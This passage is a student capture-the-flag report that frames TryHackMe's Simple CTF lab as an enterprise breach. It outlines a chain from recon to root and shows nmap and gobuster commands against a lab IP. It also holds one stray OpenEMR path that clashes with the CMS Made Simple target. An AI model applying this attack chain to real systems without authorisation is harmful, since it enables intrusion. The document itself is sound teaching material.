CYBERSECURITY MAJOR PROJECT

Full-Chain Enterprise Perimeter Breach & Host Takeover

Target Lab: Simple CTF | TryHackMe Platform

Enterprise: Virelox Digital

Group: G10

Project Title: Simple CTF — TryHackMe

Kali Attacker Hostname: virelox-digital | Target: 10.48.140.200

Project Description — G10

Student Name	TryHackMe Profile Link	Kali Username
MUSKAN KUMARI	https://tryhackme.com/p/missmuskan9142?utm_campaign=social_share&utm_medium=social&utm_content=profile&cardVersion=98e0d6d9a4e0&utm_source=copy&sharerId=69247afeff73811388a21aed	muskan@Virelox-Digital

Assignment Notes

- Lab target machine: Simple CTF (TryHackMe), rebuilt under the Virelox Digital enterprise identity.
- Attacking Kali host renamed to virelox-digital; operator account renamed to the assigned student username, per project guidelines.
- All exploitation activity was conducted strictly within the authorized TryHackMe lab environment.

1. Project Overview & Scenario Context

- Virelox Digital operates a multi-tiered web architecture protected by perimeter reverse-proxy configurations.
- Anomalous traffic patterns were reported from internal web-facing assets, pointing to potential gaps in the external attack surface and internal host configurations.
- Engagement scope:
  - Analyze the target attack surface
  - Exploit web application vulnerabilities
  - Establish persistent command access
  - Execute local host privilege escalation to full root takeover
- Objective: document the complete attack lifecycle and deliver executive-level defensive remediation to harden the infrastructure against real-world threats.

2. Core Problem Statement

- Virelox Digital faces critical visibility gaps across its perimeter and internal host configurations.
- Traditional security controls failed to prevent:
  - Unauthorized file uploads bypassing proxy filters
  - Establishment of remote web shell access
  - Weaponized Metasploit / exploit-framework usage against exposed CMS components
  - Exploitation of SUID / sudo binary misconfigurations to obtain root-level access
- Mandate: execute the full attack lifecycle against the target environment, document all technical artifacts, map the attack path to the Cyber Kill Chain, and deliver defensive remediation controls to prevent future compromise.

ATTACK LIFECYCLE

3. Technical Execution Lifecycle

5-phase chain: Reconnaissance → Web Exploitation → Web Shell → Metasploit/Meterpreter → Local Privilege Escalation

Attack Lifecycle — Phase Flow

01

OSINT & Recon

Nmap service/version scan + directory enumeration

02

Web Exploitation

CMS fingerprinting, CVE lookup, upload/IAAA testing

03

Web Shell Deployment

Unauthenticated SQLi → credential crack → remote access

04

Metasploit & Meterpreter

Session upgrade & interactive command execution

05


Local PrivEsc

sudo -l enumeration → GTFOBins → root shell

- Phase 1 — Reconnaissance: active nmap scanning (service/version detection) plus directory/content discovery via gobuster to map the external attack surface.
- Phase 2 — Web Exploitation: identification of CMS Made Simple and its known unauthenticated SQL-injection vulnerability (CVE-2019-9053), used to extract and crack admin credentials.
- Phase 3–5 — Shell, Session Upgrade & PrivEsc: cracked credentials used to establish remote shell access, followed by host enumeration and exploitation of a misconfigured sudo rule to gain root.

Phase 1 — Network Reconnaissance (Nmap)

EVIDENCE




OBSERVATION

sudo nmap -Pn -sS -sV -sC -oN simple_ctf_recon.txt 10.48.140.200

Open ports:
21/tcp – vsftpd 3.0.3
80/tcp – Apache httpd 2.4.18 (Ubuntu)
2222/tcp – OpenSSH 7.2p2 Ubuntu

OS fingerprint: Linux.
Non-standard SSH port (2222) and an exposed FTP service both widen the attack surface.

Phase 1 — Network Reconnaissance (Nmap)




Port 21 (FTP - vsftpd 3.0.3): Anonymous FTP login allowed (Anonymous FTP login allowed).

Port 80 (HTTP - Apache 2.4.18): Web server running. subdirectory/path dikh raha hai: /openemr-5_0_1_3.


Port 2222 (SSH - OpenSSH 7.2p2): Custom port par SSH running hai.

Phase 1 — Web Surface & Directory Enumeration

EVIDENCE



Default Apache2 Ubuntu landing page on port 80 — no custom site deployed at web root.




gobuster dir -u http://10.48.140.200/ -w /usr/share/wordlists/dirb/common.txt

Finding: a secondary application is hosted at /simple/, hidden from the default site but reachable directly — the entry point for Phase 2.

Phase 2 — Target Application Fingerprinting

EVIDENCE



OBSERVATION


URL: http://10.48.140.200/simple/

Application identified: CMS Made Simple.

The "How CMSMS Works" and "Default Templates" pages confirm an unpatched, out-of-the-box installation — a strong signal to check CMS Made Simple's public CVE history before testing custom payloads.

Phase 2 — Vulnerability Research (Exploit-DB)

EVIDENCE



OBSERVATION

